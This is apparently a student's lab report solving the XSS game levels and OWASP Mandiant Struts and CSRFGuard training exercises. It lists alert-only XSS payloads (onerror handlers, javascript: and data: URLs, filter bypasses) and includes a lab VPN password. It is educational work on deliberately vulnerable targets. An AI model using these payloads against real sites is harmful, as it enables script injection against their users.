


Assignment lab 3

1. Solve the 6 exercises at the following link: <https://xss-game.appspot.com/level1>

1/6

- insert into the input search field:


```
<script>allert()</script>
```



2/6

- insert into the input post field:


```
<img src='foobar' onerror='alert("xss")'>
```



3/6

- insert into the url input:


```
https://xss-game.appspot.com/level3/frame#1' onerror='alert("xss")'>
```



4/6

- insert into the text field:


```
timer=');alert('xss
```



5/6

- insert into the email field:


```
https://xss-game.appspot.com/level5/frame/signup?
next=javascript%3Aalert%28%27xss%27%29
```



6/6


- insert into the url:

```
https://xss-game.appspot.com/level6/frame#data:text/plain,alert('xss')
```



Steps for accessing projects for the following requirements

- open VM (Kali Linux)
- open terminal in `/Desktop/c22`
- run `sudo openvpn hacknet.ovpn`
- introduce password received on email (`H8kZ8j`)
- access link `https://10.200.10.1/hnet` in browser
- for this assignment I've accessed the server with ip address `10.200.122.18`
- it should look something like this




2. Access the "OWASP Mandiant Struts Forms" application and solve the 4 exercises.

The goal of these exercises is to exploit vulnerabilities such as XSS and CSRF, over various forms of user input validation.

1. mandiant-struts-form-vulnerable - Version of the form vulnerable to Reflected Cross Site Scripting

- insert into field:


```
<img src='foobar' onerror='alert("xss")'>
```



2. mandiant-struts-form-incomplete-blacklist - Version of the form that uses incomplete black list input validation to prevent `<script>` tags, but is vulnerable to more sophisticated types of Reflected Cross Site Scripting

- insert into field:

```
<img src='foobar' onerror='alert("xss")'>
```



3. mandiant-struts-validatorform - Version of the form that uses the Struts ValidatorForm to implement a white list

DOM structure of the text field element before introducing something:

```
<input type="text" name="name" value="">
```

And after introducing something that is not accepted:

```
<input type="text" name="name" value="<something>">
```

The url became:

```
http://10.200.122.18/mandiant-struts-validatorform/submitname.do?
name=%3Csomething%3E&submit=Submit
```

```
<input type="text" name="name" value="</something>">
```

The url became:

```
http://10.200.122.18/mandiant-struts-validatorform/submitname.do?
name=%3C%2Fsomething%3E&submit=Submit
```

Trying to introduce: `"?";'</ URL: %3D"%3F%3B%3A' '</ -> '<%2F`

Trying to introduce something like: `"> value"
onerror%='alert()' data-test-id="test`

input -> url -> dom

" -> %26quot%3B -> " (string)

```
? -> &quot; -> "
```


" -> " -> " (encoded ")

Main issue: the " character is converted into `"` when accessing the DOM resulting element. In this case, the injection is impossible. There are used functions for sanitizing the input from the form.

4. mandiant-struts-validatorform-with-javascript - Version of the form that uses the Struts ValidatorForm to implement a white list on the server and on the client in JavaScript

We will try the same approach.

First, I will look at the dom element returned.



```
"><img src='foobar' onerror='alert("xss")'>
```

When introducing this, the browser returns an alert popup with the message **Name is invalid**

```
value" onerror%='alert()' data-test-id="test
```

Same with this input introduced.

The difference between this exercise and the previous one is that the server does not even return the input into the DOM. If the name is not valid, the field is not filled.

Not even numbers are allowed. Only characters from the alphabet.

3. Access the "OWASP CSRFGuard Test " and solve the proposed exercises.

1. OWASP CSRFGuard Test Application (Protected) - Version of the CSRFGuard Test Application with the CSRFGuard turned on. Should not contain any vulnerabilities.

Navigating through the available pages from this exercise, I've noticed that the **Help** page has the following message:

```
This is a simple help page that should not be protected.
```

The url of the page looks like this:

```
http://10.200.122.18/CSRFGuardTestApp/help.jsp?OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y
```

All the available pages have the same token in the url.

The **Tags** section has the following content:

[link 1](#) [link 2](#) [link 3](#) [link 4](#) [link 5](#) [link 6](#)      

[Go Home!](#)

LUC7-MRGC-30V0-5TSV-5D4

Here is the same token that is in the url of the **Help** page.

Also, the links from the **Tags** page contain the token:

```
<body>
<a href="http://www.owasp.org?OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 1</a>
whitespace
<a href="http://www.owasp.org?test=1&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 2</a>
whitespace
<a href="http://www.owasp.org?test&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TS...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 3</a>
whitespace
<a href="/some/link?OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 4</a>
whitespace
<a href="/some/link?test=1&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 5</a>
whitespace
<a href="/some/link?test&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W...
579Y&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5TSV-5D4G-D2W0-G67L-579Y">link 6</a>
whitespace

whitespace
<img src="http://www.owasp.org?test=1&OWASP_CSRFTOKEN=LUC7-MRGC-30V0-5...
html > body
```

